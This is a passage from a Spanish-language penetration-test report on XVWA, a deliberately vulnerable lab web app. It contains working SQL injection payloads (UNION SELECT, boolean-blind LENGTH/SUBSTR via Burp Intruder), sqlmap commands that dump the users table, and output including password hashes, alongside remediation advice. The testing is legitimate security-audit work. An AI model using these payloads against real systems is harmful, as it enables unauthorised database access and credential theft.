Item Name: Café mélange
Description: In Italy, latte means milk. What in English-speaking countries is now called a latte is shorthand for "caffelatte" or "caffelatte" ("café e latte"). The Italian form means "coffee and milk", similar to the French café au lait, the Spanish café con leche and the Portuguese café com leite. Other drinks commonly found in shops serving café lattes are cappuccinos and espressos. Ordering a "latte" in Italy will get the customer a glass of hot or cold milk. Caffe latte is a coffee-based drink

Request

```

1 POST /xvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.18.175
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Accept-Language: es-ES,es;q=0.9
6 Origin: http://192.168.18.175
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.18.175/xvwa/vulnerabilities/sqli/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=656294261f835902c67e074141082368
14 Connection: keep-alive
15
16 item=&search=' ORDER BY 8 -- --'

```

Response

XVWA

SQL Injection – Error Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application.

Read more about SQL Injection
https://www.owasp.org/index.php/SQL_injection

Search by Itemcode or use search option

Select Item Code

Search

Submit

Fatal error: Uncaught mysqli_sql_exception: Unknown column '8' in 'order clause' in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php:61 Stack trace: #0 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php(61): mysqli->query("(SELECT * FROM c...) #1 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/index.php(50): include("/opt/lampp/htdocs...") #2 [main] thrown in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php on line 61

Paso 2: Después se comprueba cuales se muestran en pantalla, usamos:

' UNION SELECT 1,2,3,4,5,6,7 -- -

Se corrobora que se muestran las columnas: 2, 4, 5, 6 y 7.

XVWA - Xtreme Vulnerable Web Application

192.168.18.175/xvwa/vulnerabilities/sqli/

XVWA Login About



Category : Espresso, Milk
Price : 3.06\$

Item Code : 2
Item Name : 4

Description : 5

Category : 6
Price : 7\$

The term "cappuccino" is not used in Italy nor in France, where it is referred to as a "mocha latte". Like a cafe latte, it is typically one third espresso and two thirds steamed milk, but a portion of chocolate is added, typically in the form of sweet cocoa powder, although many varieties use chocolate syrup. Mochas can contain dark or milk chocolate.

Paso 3: Ahora se cambia las columnas 4, 5, 6 y 7 por user(), database(), version() y @@datadir.

Usamos: `UNION SELECT 1,2,3,user(),database(),version(),@@datadir -- -`

192.168.18.175/xvwa/vulnerabilities/sqli/

XVWA

Item Code : 2
Item Name : root@localhost
Category : 10.4.24-MariaDB
Price : /opt/lampp/var/mysql/\$

Description : xvwa

Se descubre lo siguiente: <i>user: root@localhost, database: xvwa, version: 10.4.24-MariaDB, datadir: /opt/lampp/var/mysql/</i>
Sistemas Afectados
POST http://192.168.18.175/xvwa/vulnerabilities/sqli/
Recomendaciones
• Implementar Consultas Parametrizadas con el fin de prevenir la manipulación de sentencias SQL mediante técnicas como <i>UNION SELECT</i>. • Aplicar validación y sanitización de entradas basado en listas blancas para asegurar que los parámetros cumplan con el formato esperado antes de ser procesados por la aplicación. • Configurar el acceso a la base de datos bajo el Principio de Mínimo Privilegio, evitando el uso de cuentas con privilegios para la ejecución de servicios web. • Evitar la exposición de información sensible del sistema a través de respuestas de la aplicación, incluso cuando no existan mensajes de error explícitos. • Incorporar un Firewall de Aplicaciones Web (WAF) para la detección y mitigación de patrones de inyección SQL.
Referencias
OWASP Top 10 (2025) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Vulnerabilidad 4: Inyección SQL ciega basada en booleanos

Criticidad	HIGH
Puntuación Vector	7.5. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
DESCRIPCION: Se identificó que el parámetro de búsqueda es inyectable “a ciegas” mediante evaluación de condiciones booleanas sobre la respuesta de la aplicación. Se analizó en el BurpSuite las variaciones en el contenido de la página ante sentencias lógicas para reconstruir el nombre de la base de datos (xvwa) usando la herramienta Intruder para automatizar el ataque. IMPACTO: La vulnerabilidad permite la extracción de información crítica del sistema. Un atacante podría obtener datos completos de la base de datos mediante técnicas de inferencia, incluso en ausencia de respuestas directas del sistema, utilizando para ello el análisis de la varianza en la longitud o contenido de las respuestas HTTP.	
Evidencia (Prueba de Concepto)	

Paso 1: Se comprueba que el parámetro es inyectable "a ciegas" usando la lógica de verdadero y falso. Cuando la prueba es positiva carga la lista de los productos.

Search by Itemcode or use search option

Select Item Code ▼

' AND 3=3 -- -

Submit

Item Code : XVWA0987
Item Name : Affogato



Category : Espresso,Vanilla Gelato
Price : 4.69\$

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

Item Code : XVWA3876
Item Name : Americano



Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

Cuando la prueba es negativa la página no carga la lista.

Search by Itemcode or use search option

Select Item Code ▼

' AND 3=9 -- -

Submit

Paso 2: Se configura en el Intruder un ataque tipo Sniper con una lista de números del 1 al 10 para inferir la longitud del nombre de la base de datos usando `LENGTH()`.

?

Sniper attack

Start attack

Target

http://192.168.18.175

Update Host header to match target

Positions

Add 5

Clear 5

Auto 5

```

1 POST /xvwa/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 192.168.18.175
3 Content-Length: 17
4 Cache-Control: max-age=0
5 Accept-Language: es-ES,es;q=0.9
6 Origin: http://192.168.18.175
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
11 Referer:
  http://192.168.18.175/xvwa/vulnerabilities/sqli_blind/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=656294261f835902c676874141082368
14 Connection: keep-alive
15
16 item=&search=' AND (LENGTH(database()))=$1$ -- -|

```

Payloads

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list... [Pro version only]

4

5

6

7

8

9

10

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

☐ En... Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters:
 .\=\<>?+&*,;"'{}|^

?

⚙️

←

→

Search

1 highlight

1 payload position

Length: 757

Se corrobora en los resultados que para el número '4' dio una respuesta positiva.

Results						
Positions						
Capture filter: Capturing all items						
View filter: Showing all items						
Request ^	Payload	Status code	Response rec...	Error	Timeout	Length
0		200	2			9747
1	1	200	2			9746
2	2	200	3			9747
3	3	200	2			9746
4	4	200	4			17761
5	5	200	3			9746
6	6	200	3			9747
7	7	200	2			9746
8	8	200	3			9747
9	9	200	3			9746
10	10	200	1			9747

Comprobamos en la página que con el payload: `' AND (LENGTH(database()))=4 -- -` nos dé la lista de productos.

Search by Itemcode or use search option

Select Item Code

' AND (LENGTH(database()))=4 -- -

Submit

Item Code : XVWA0987
Item Name : Affogato

Category : Espresso, Vanilla Gelato
Price : 4.69\$

Item Code : XVWA3876
Item Name : Americano

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

Paso 3: Se configura en el Intruder un ataque tipo Cluster Bomb con dos payloads.

El primer payload es la lista de números del 1 al 4 ya que esa es la longitud del nombre.

El segundo payload es la lista del abecedario.

Con esto se puede iterar sobre los caracteres del nombre e inferir su posición, usando `SUBSTR()`.

Payload usado: ' AND (SUBSTR((SELECT database()),1,1))='a' -- -

Cluster bomb attack

Start attack

Target

http://192.168.18.175

Update Host header to match target

Positions

Add

Clear

Auto

1 POST /xvwa/vulnerabilities/sqli_blind/ HTTP/1.1

2 Host: 192.168.18.175

3 Content-Length: 17

4 Cache-Control: max-age=0

5 Accept-Language: es-ES,es;q=0.9

6 Origin: http://192.168.18.175

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0

Safari/537.36

10 Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,i

mage/avif,image/webp,image/apng,*/*;q=0.8,application/s

igned-exchange;v=b3;q=0.7

11 Referer:

http://192.168.18.175/xvwa/vulnerabilities/sqli_blind/

12 Accept-Encoding: gzip, deflate, br

13 Cookie: PHPSESSID=656294261f835902c676874141082368

14 Connection: keep-alive

15

16 item=&search=' AND (SUBSTR(database(),\$1\$,1))='Sa\$' --

-

Payloads

1 - 1

Numbers

4

104

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 4

Step: 1

How many:

Number format

Base: Decimal Hex

Cluster bomb attack

Start attack

Target

http://192.168.18.175

Update Host header to match target

Positions

Add

Clear

Auto

1 POST /xvwa/vulnerabilities/sqli_blind/ HTTP/1.1

2 Host: 192.168.18.175

3 Content-Length: 17

4 Cache-Control: max-age=0

5 Accept-Language: es-ES,es;q=0.9

6 Origin: http://192.168.18.175

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0

Safari/537.36

10 Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,i

mage/avif,image/webp,image/apng,*/*;q=0.8,application/s

igned-exchange;v=b3;q=0.7

11 Referer:

http://192.168.18.175/xvwa/vulnerabilities/sqli_blind/

12 Accept-Encoding: gzip, deflate, br

13 Cookie: PHPSESSID=656294261f835902c676874141082368

14 Connection: keep-alive

15

16 item=&search=' AND (SUBSTR(database(),\$1\$,1))='Sa\$' --

-

Payloads

2 - a

Simple list

26

104

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

m

n

o

p

q

r

s

Enter a new item

Se corrobora en los resultados del ataque que:

Primera letra 'x', segunda letra 'v', tercera letra 'w' y cuarta letra 'a'.

El nombre de la data base es: **xvwa**.

ResultsPositions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
4	4	a	200	4			17761	
86	2	v	200	2			17761	
91	3	w	200	2			17761	
93	1	x	200	3			17761	
0			200	16			9747	
2	2	a	200	3			9747	
6	2	b	200	4			9747	
8	4	b	200	3			9747	
10	2	c	200	3			9747	
12	4	c	200	3			9747	
14	2	d	200	4			9747	
16	4	d	200	3			9747	
18	2	e	200	4			9747	
24	4	f	200	3			9747	
25	1	g	200	4			9747	
26	2	g	200	3			9747	
27	3	g	200	3			9747	
28	4	g	200	4			9747	
29	1	h	200	2			9747	
30	2	h	200	3			9747	
31	3	h	200	3			9747	
32	4	h	200	3			9747	
33	1	i	200	2			9747	
34	2	i	200	3			9747	
35	3	i	200	3			9747	
36	4	i	200	3			9747	
37	1	j	200	3			9747	
38	2	j	200	3			9747	

Sistemas Afectados

POST http://192.168.18.175/xvwa/vulnerabilities/sqli_blind/

Recomendaciones



- Implementar Consultas Parametrizadas para asegurar la separación entre la lógica del comando SQL y los datos de entrada, así evitando la interpretación de operadores lógicos inyectados.
- Estandarizar las respuestas de la aplicación con el fin de retornar una longitud de contenido y tiempo de carga idénticos, neutralizando ataques basados en el tamaño de respuesta.
- Configurar el acceso a la base de datos bajo el Principio de Mínimo Privilegio, garantizando que el usuario del servicio no posea permisos para enumerar esquemas o tablas de sistema que faciliten el mapeo de la infraestructura.
- Establecer mecanismos de Limitación de Frecuencia y detección de anomalías para bloquear ráfagas de peticiones automatizadas provenientes de herramientas de auditoría.

Referencias

[OWASP Top 10 \(2025\) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/](https://owasp.org/Top10/2025/A05_2025-Injection/)

[CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

Vulnerabilidad 5: Inyección SQL automatizada con sqlmap

Criticidad	HIGH
Puntuación Vector	7.5. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
DESCRIPCION: Se identificó una vulnerabilidad de inyección SQL en el parámetro <i>ítem</i>, la cual permite la ejecución de consultas arbitrarias sobre la base de datos. Mediante el uso de la herramienta automatizada sqlmap, se confirmó la presencia de múltiples técnicas de inyección (boolean-based, error-based, time-based y UNION-based). La vulnerabilidad permite a un atacante enumerar las bases de datos disponibles en el sistema, así como acceder a información almacenada en tablas específicas. IMPACTO: La vulnerabilidad permite al atacante el acceso no autorizado a la base de datos, posibilitando la enumeración de esquemas y la extracción completa de información sensible. La explotación automatizada mediante sqlmap reduce significativamente la complejidad del ataque.	
Evidencia (Prueba de Concepto)	
Paso 1: En el Kali usamos el siguiente comando para que el sqlmap analice el objetivo: <pre>sqlmap -u "http://192.168.18.175/xvwa/vulnerabilities/sqli/" --data="item=&search=1" --cookie="PHPSESSID=40f197b713958e0e2a52ec7686574782" --batch</pre>  Paso 2: Se confirma que es vulnerable, listamos todas las bases de datos disponibles usando: <pre>sqlmap -u "http://192.168.18.175/xvwa/vulnerabilities/sqli/" --data="item=&search=1" --cookie="PHPSESSID=40f197b713958e0e2a52ec7686574782" --dbs --batch</pre>  Paso 3: Por último, entramos a la base de datos xvwa y extraemos la tabla users usando: <pre>sqlmap -u "http://192.168.18.175/xvwa/vulnerabilities/sqli/" --data="item=&search=1" --cookie="PHPSESSID=40f197b713958e0e2a52ec7686574782" -D xvwa -T users --dump --batch</pre>	

<pre>Database: xvwa Table: users [3 entries] +-----+-----+ uid password username +-----+-----+ 1 21232f297a57a5a743894a0e4a801fc3 (admin) admin 2 570992ec4b5ad7a313f5dc8fd0825395 (xvwa) xvwa 3 25890deab1075e916c06b9e1efc2e25f (vulnerable) user +-----+-----+</pre>	
Sistemas Afectados	
POST http://192.168.18.175/xvwa/vulnerabilities/sqli/	
Recomendaciones	
• Implementar Consultas Parametrizadas para evitar la ejecución de código SQL inyectado a través de parámetros de entrada. • Aplicar controles de validación y sanitización de entradas, restringiendo estrictamente los valores permitidos según el contexto de uso. • Configurar el acceso a la base de datos bajo el Principio de Mínimo Privilegio, limitando la capacidad de lectura sobre tablas sensibles. • Evitar la exposición de información del sistema mediante respuestas de la aplicación y gestionar adecuadamente los errores. • Implementar mecanismos de monitoreo y protección, como Firewall de Aplicaciones Web (WAF) y detección de actividad anómala, para identificar intentos de explotación automatizada.	
Referencias	
OWASP Top 10 (2025) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/ CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	

ANEXO

Data Dumpeada de la Vulnerabilidad 4.

